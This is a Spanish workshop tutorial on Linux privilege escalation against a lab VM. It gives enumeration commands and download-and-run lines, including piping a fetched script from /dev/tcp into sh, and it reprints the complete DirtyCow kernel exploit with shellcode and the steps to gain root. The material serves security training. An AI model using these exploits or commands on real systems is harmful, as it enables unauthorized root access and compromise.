Privilege Escalation Linux

By Hernan Rodriguez

El concepto de escalación de privilegios en Linux se refiere al proceso mediante el cual un atacante o usuario eleva sus privilegios en un sistema, pasando de un nivel de acceso más bajo (como el de un usuario normal) a uno más alto (como el de superusuario o root). Esto permite acceder a recursos, ejecutar comandos, o modificar configuraciones que normalmente estarían restringidos.

Tipos de escalación de privilegios

Escalación de privilegios horizontales: Ocurre cuando un atacante obtiene acceso a la cuenta de otro usuario con el mismo nivel de privilegios que el suyo, pero con diferentes permisos o acceso a recursos específicos.
Ejemplo: acceder a la cuenta de otro usuario mediante credenciales expuestas.

Escalación de privilegios verticales: Consiste en elevar el nivel de privilegios de un usuario normal para obtener acceso administrativo (root).
Ejemplo: aprovechar una vulnerabilidad en un programa con permisos de root para ejecutar comandos como superusuario.

Métodos comunes de escalación de privilegios

Errores de configuración:
Permisos de archivos mal configurados (por ejemplo, archivos sensibles accesibles para todos los usuarios).
Configuración incorrecta de servicios o scripts de inicio.

SUID/SGID mal configurados:
Archivos binarios con el bit SUID o SGID habilitado permiten que el archivo se ejecute con privilegios de otro usuario (por ejemplo, root).

Explotación de vulnerabilidades:
Vulnerabilidades en el kernel de Linux (como dirty cow o overlayfs).
Exploits de software mal configurado o desactualizado.

Credenciales débiles:
Contraseñas débiles o por defecto en servicios o cuentas.
Archivos que contienen contraseñas almacenadas en texto plano (por ejemplo, .bash_history o archivos de configuración).

Abuso de tareas cron:
Tareas programadas (cron jobs) que ejecutan scripts accesibles o editables por usuarios con permisos bajos.

Inyección en PATH:
Modificación de la variable de entorno PATH para ejecutar un binario malicioso en lugar de un binario legítimo.

Recursos:

privesc-setup: https://github.com/Tib3rius/privesc-setup
Maquina vulnerable: https://www.icloud.com/iclouddrive/0c5M0j7milKwffvV_FcrO0oZg#Debian_6_64-bit_(Workshop)


Una vez implementado la maquina Debian 6 necesitamos ejecutar el script privesc-setup para desplegar las vulnerabilidades de privesc.

Target: **192.168.200.130**
The user account password is: password321
The root account password is: password123


nmap -p- 192.168.200.130

```
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
2049/tcp  open  nfs
8080/tcp  open  http-proxy
39265/tcp open  unknown
43232/tcp open  unknown
53494/tcp open  unknown
```

ssh user@user@192.168.200.130



ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa user@192.168.200.130



Los 9 caracteres restantes representan los 3 conjuntos de permisos (propietario, grupo, otros). Cada conjunto contiene 3 caracteres, que indican lectura (r), escritura (w) y permisos de ejecución (x).
Los permisos SUID/SGID están representados por una 's' en el ejecutar la posición.

Introducción

Pasos para privesc manual

python -c 'import pty; pty.spawn("/bin/bash")'
python -c "import pty;pty.spawn('/bin/sh')"
script /dev/null -c bash
python -c 'import os; os.setuid(0); os.setgid(0); os.system("/bin/sh")'

1. Verificar Kernel, usuario y grupos:

uname -a
id
cat /etc/passwd

2. Buscar archivos de configuraciòn:

find / -name 'crypt.php:'
find / -name 'config.ini'
grep -Rw * -e 'password'

3. Ver que procesos se estan ejecutando:

ps -aux | grep $usuario
ps -aux | grep root

4. Verificar si tienes permisos de sudo:

sudo -l

5. Verificar si tienes permisos SUID, SGID (archivos y carpeta):

find / -perm -u=s -user root -type f -exec ls -l {} \; 2>/dev/null

find / -type d \(-perm -g+w -or -perm -o+w \) -exec ls -adl {} \; 2>/dev/null

5.1 Verificar si tienes permisos de escribitura por el usuario actual

find / perm /u=w -user `whoami` 2>/dev/null
ls -la /etc/passwd

6. Revisar el Crontab para saber procesos cronometrados:

cat /etc/crontab

7. Verificar las versiones de los binarios instalados

dpkg -l

8. Si tienes asignado grupo "adm", revisar carpetas:

/var/logs/
/var/backup/

9. Verificar en sudo si tenemos acceso lateral a otro usuario:

sudo -l
(user2 : user2) NOPASSWD: /bin/bash
sudo -u user2 /bin/bash

10. Identificar accesos de claves privadas en SSH:
/home/user1/.ssh/id_rsa o /root/.ssh/id_rsa
chmod 600 id_rsa
nano id_rsa (Eliminar los saltos de linea en el cifrado)
ssh user1@10.10.10.10 -i id_rsa
ssh root@94.237.60.139 -p 54029 -i id_rsa

11. Si todo falla:

Ejecutar LinEnum.sh
o
Personalizar un LinPeas.sh

Cualquier indicio que sientas que puede ser explotable siguelo!

Más notas en: https://book.hacktricks.xyz/

Eumerate Sudo version
sudo -V
Eumerate System users
cat /etc/passwd |cut -d ":" -f 1
Eumerate System groups
cat /etc/group |cut -d ":" -f 1
Eumerate Services
netstat -anlp
netstat -ano
Enumerate root run binaries
ps aux | grep root
Enumerate root Crontab
cat /etc/crontab | grep 'root'
Enumerate binary version
program -v
program --version
program -V
dpkg -l | grep "program"
Enumerate shells
cat /etc/shells
Enumerate current shell
echo $SHELL
Enumerate Shell Version
/bin/bash --version
Enumerate sudo rights
sudo -l
Enumerate root Crontab
cat /etc/crontab | grep 'root'
Enumerate SUID - SGID executables
find / -type f -a \(-perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
Enumerate not-reseted Env Variables
sudo -l
Enumerate Backups
find /var /etc /bin /sbin /home /usr/local/bin /usr/local/sbin /usr/bin /usr/games /usr/sbin /root /tmp -type f \(-name "*backup*" -o -name "*\.bak" -o -name "*\.bck" -o -name "*\.bk" \) 2>/dev/nulll

Enumerate DBs
find / -name '.db' -o -name '.sqlite' -o -name '*.sqlite3' 2>/dev/null
Enumerate Hidden Files
find / -type f -iname ".*" -ls 2>/dev/null

Tools

Linpeas

https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS/winPEASexe
https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS/winPEASps1
https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS/winPEASbat

curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
python -c "import urllib.request; urllib.request.urlretrieve('https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh', 'linpeas.sh')"
python3 -c "import urllib.request; urllib.request.urlretrieve('https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh', 'linpeas.sh')"
nc -q 5 -lvnp 80 < linpeas.sh #Attack
cat < /dev/tcp/10.10.10.10/80 | sh
powershell "IEX(New-Object Net.WebClient).downloadString('https://raw.githubusercontent.com/carlospolop/PEASS-ng/master/winPEAS/winPEASps1/winPEAS.ps1')"
$url = "https://github.com/carlospolop/PEASS-ng/releases/latest/download/winPEASany_ofs.exe"
$wp=[System.Reflection.Assembly]::Load([byte[]](Invoke-WebRequest "$url" -UseBasicParsing | Select-Object -ExpandProperty Content)); [winPEAS.Program]::Main("")

LinEnum

https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh

Linux-exploit-suggester

https://raw.githubusercontent.com/The-Z-Labs/linux-exploit-suggester/master/linux-exploit-suggester.sh
./linux-exploit-suggester.sh
./linux-exploit-suggester.sh --checksec
./linux-exploit-suggester.sh --uname "Linux debian 2.6.32-5-amd64"
./linux-exploit-suggester.sh --uname "2.6.32-5-amd64"

Linuxprivchecker

wget https://raw.githubusercontent.com/sleventyeleven/linuxprivchecker/master/linuxprivchecker.py
python2 linuxprivchecker.py -w -o linuxprivchecker.log
wget https://raw.githubusercontent.com/ParamJ3et/linuxprivchecker-for-python3/main/linuxprivchecker.py
python3 linuxprivchecker.py -w -o linuxprivchecker.log

Linux-smart-enumeration

https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh
wget "https://github.com/diego-treitos/linux-smart-enumeration/releases/latest/download/lse.sh" -O lse.sh;chmod 700 lse.sh
curl "https://github.com/diego-treitos/linux-smart-enumeration/releases/latest/download/lse.sh" -Lo lse.sh;chmod 700 lse.sh
./lse.sh

pspy

wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy32
./pspy

Enumy
wget https://github.com/luke-goddard/enumy/releases/download/v1.3/enumy64
wget https://github.com/luke-goddard/enumy/releases/download/v1.3/enumy32
./enumy

BeRoot
git clone https://github.com/AlessandroZ/BeRoot/
cd BeRoot/Linux
./beroot.py
python beroot.py --password

private-i
wget https://raw.githubusercontent.com/rtcrowley/linux-private-i/master/private-i.sh
chmod +x private-i.sh
./private-i.sh

Searchsploit
searchsploit linux kernel 2.6.32 priv esc
searchsploit linux kernel 2.6.32 debian priv esc
searchsploit --cve CVE-2016-5195


Kernel Vulnerable

Los kernels son el núcleo de cualquier sistema operativo entre el software de aplicación y el hardware informático real.
Explotar una vulnerabilidad del kernel puede resultar en la ejecución como el usuario root.

uname -a

```
user@debian:~/tools$ uname -a
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64 GNU/Linux
user@debian:~/tools$ 
```

Encontramos las versiones en fuentes publicas:
intext:(Linux debian 2.6.32-5-amd64 exploit)



ExploitDB, Github, Gitlab, etc.

searchsploit linux kernel 2.6.32 priv esc

```
┌──(hernan㉿hernan)-[~]
└─$ searchsploit linux kernel 2.6.32 priv esc
 ------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                       |  Path
 ------------------------------------------------------------------------------------ ---------------------------------
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation            | solaris/local/15962.c
Linux Kernel 2.4.1 < 2.4.37 / 2.6.1 < 2.6.32-rc5 - 'pipe.c' Local Privilege Escal    | linux/local/9844.py
Linux Kernel 2.6.19 < 5.9 - 'Netfilter Local Privilege Escalation                    | linux/local/50135.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition P    | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege E    | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privileg    | linux/local/40839.c
Linux Kernel 2.6.27 < 2.6.36 (RedHat x86-64) - 'compat' Local Privilege Escalatio    | linux_x86-64/local/15024.c
Linux Kernel 2.6.32 (Ubuntu 10.04) - '/proc' Handling SUID Privilege Escalation      | linux/local/41770.txt
Linux Kernel 2.6.32 - 'pipe.c' Local Privilege Escalation (4)                        | linux/local/10018.sh
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS' Local Privilege Escalation    | linux/local/25444.c
Linux Kernel 3.14-rc1 < 3.15-rc4 (x64) - Raw Mode PTY Echo Race Condition Privile    | linux_x86-64/local/33516.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation                           | linux/local/41886.c
Linux Kernel < 2.6.34 (Ubuntu 10.10 x86) - 'CAP_SYS_ADMIN' Local Privilege Escala    | linux_x86/local/15916.c
Linux Kernel < 2.6.34 (Ubuntu 10.10 x86/x64) - 'CAP_SYS_ADMIN' Local Privilege Es    | linux/local/15944.c
Linux Kernel < 2.6.36-rc1 (Ubuntu 10.04 / 2.6.32) - 'CAN BCM' Local Privilege Esc    | linux/local/14814.c
```

searchsploit linux kernel 2.6.32 debian priv esc

```
┌──(hernan㉿hernan)-[~]
└─$ searchsploit linux kernel 2.6.32 debian priv esc
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
---------------------------------------------------------------------------------- ---------------------------------
Linux Kernel < 3.16.39 (Debian 8 x64) - 'inotfiy' Local Privilege Escalation      | linux_x86-64/local/44302.c
---------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

./linux-exploit-suggester.sh

```
81 kernel space exploits
49 user space exploits

Possible Exploits:

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{ke
rnel:3.10.0-*|4.2.0-0.21.el7},ubuntu=16.04|14.04|12.04
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cv
e-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: probable
   Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-2
1-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cv
e-2016-5195_5.sh
```

searchsploit --cve CVE-2016-5195

```
┌──(hernan㉿hernan)-[~]
└─$ searchsploit --cve CVE-2016-5195
--------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                   |  Path
--------------------------------------------------------------------------------- ---------------------------------
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition P | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege E | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Write Acc | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privileg | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Acce | linux/local/40611.c
--------------------------------------------------------------------------------- ---------------------------------
```

file: exploit.c


```
/*
* A PTRACE_POKEDATA variant of CVE-2016-5195
* should work on RHEL 5 & 6
*
* (un)comment correct payload (x86 or x64)!
* $ gcc -pthread c0w.c  -o c0w
* $ ./c0w
* DirtyCow root privilege escalation
* Backing up /usr/bin/passwd.. to /tmp/bak
* mmap fa65a000
* madvise 0
* ptrace 0
* $ /usr/bin/passwd
* [root@server foo]# whoami
```

```
* root
* [root@server foo]# id
* uid=0(root) gid=501(foo) groups=501(foo)
* @KrE80r
*/
#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <unistd.h>

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;

// change if no permissions to read
char suid_binary[] = "/usr/bin/passwd";

/*
* $ msfvenom -p linux/x64/exec CMD=/bin/bash PrependSetuid=True -f elf | xxd -i
*/
unsigned char shell_code[] = {
  0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
  0xb1, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xea, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x48, 0x31, 0xff, 0x6a, 0x69, 0x58, 0x0f, 0x05, 0x6a, 0x3b, 0x58, 0x99,
  0x48, 0xbb, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00, 0x53, 0x48,
  0x89, 0xe7, 0x68, 0x2d, 0x63, 0x00, 0x00, 0x48, 0x89, 0xe6, 0x52, 0xe8,
  0x0a, 0x00, 0x00, 0x00, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73,
  0x68, 0x00, 0x56, 0x57, 0x48, 0x89, 0xe6, 0x0f, 0x05
};
unsigned int sc_len = 177;

/*
* $ msfvenom -p linux/x86/exec CMD=/bin/bash PrependSetuid=True -f elf | xxd -i
unsigned char shell_code[] = {
  0x7f, 0x45, 0x4c, 0x46, 0x01, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x03, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x54, 0x80, 0x04, 0x08, 0x34, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x34, 0x00, 0x20, 0x00, 0x01, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x80, 0x04, 0x08, 0x00, 0x80, 0x04, 0x08, 0x88, 0x00, 0x00, 0x00,
```


```
  0xbc, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00,
  0x31, 0xdb, 0x6a, 0x17, 0x58, 0xcd, 0x80, 0x6a, 0x0b, 0x58, 0x99, 0x52,
  0x66, 0x68, 0x2d, 0x63, 0x89, 0xe7, 0x68, 0x2f, 0x73, 0x68, 0x00, 0x68,
  0x2f, 0x62, 0x69, 0x6e, 0x89, 0xe3, 0x52, 0xe8, 0x0a, 0x00, 0x00, 0x00,
  0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x62, 0x61, 0x73, 0x68, 0x00, 0x57, 0x53,
  0x89, 0xe1, 0xcd, 0x80
};
unsigned int sc_len = 136;
*/

void *madviseThread(void *arg) {
  int i,c=0;
  for(i=0;i<200000000;i++)
    c+=madvise(map,100,MADV_DONTNEED);
  printf("madvise %d\n\n",c);
}


int main(int argc,char *argv[]){

  printf("                          \n\
   (___)                          \n\
   (o o)_____/                        \n\
    @@ `     \\                       \n\
     \\ ____, /%s                      \n\
     //    //                    \n\
     ^^    ^^                         \n\
", suid_binary);
  char *backup;
  printf("DirtyCow root privilege escalation\n");
  printf("Backing up %s to /tmp/bak\n", suid_binary);
  asprintf(&backup, "cp %s /tmp/bak", suid_binary);
  system(backup);

  f=open(suid_binary,O_RDONLY);
  fstat(f,&st);
  map=mmap(NULL,st.st_size+sizeof(long),PROT_READ,MAP_PRIVATE,f,0);
  printf("mmap %x\n\n",map);
  pid=fork();
  if(pid){
    waitpid(pid,NULL,0);
    int u,i,o,c=0,l=sc_len;
    for(i=0;i<10000/l;i++)
      for(o=0;o<l;o++)
        for(u=0;u<10000;u++)
          c+=ptrace(PTRACE_POKETEXT,pid,map+o,*((long*)(shell_code+o)));
    printf("ptrace %d\n\n",c);
   }
  else{
    pthread_create(&pth,
                   NULL,
                   madviseThread,
                   NULL);
    ptrace(PTRACE_TRACEME);
    kill(getpid(),SIGSTOP);
    pthread_join(pth,NULL);
    }
```

```
  return 0;
}
```


referencia. https://gist.githubusercontent.com/KrE80r/42f8629577db95782d5e4f609f437a54/raw/71c902f55c09aa8ced351690e1e627363c231b45/c0w.c
gcc -pthread c0w.c -o exploit
chmod +x exploit
./exploit



/usr/bin/passwd
id




sudo -i



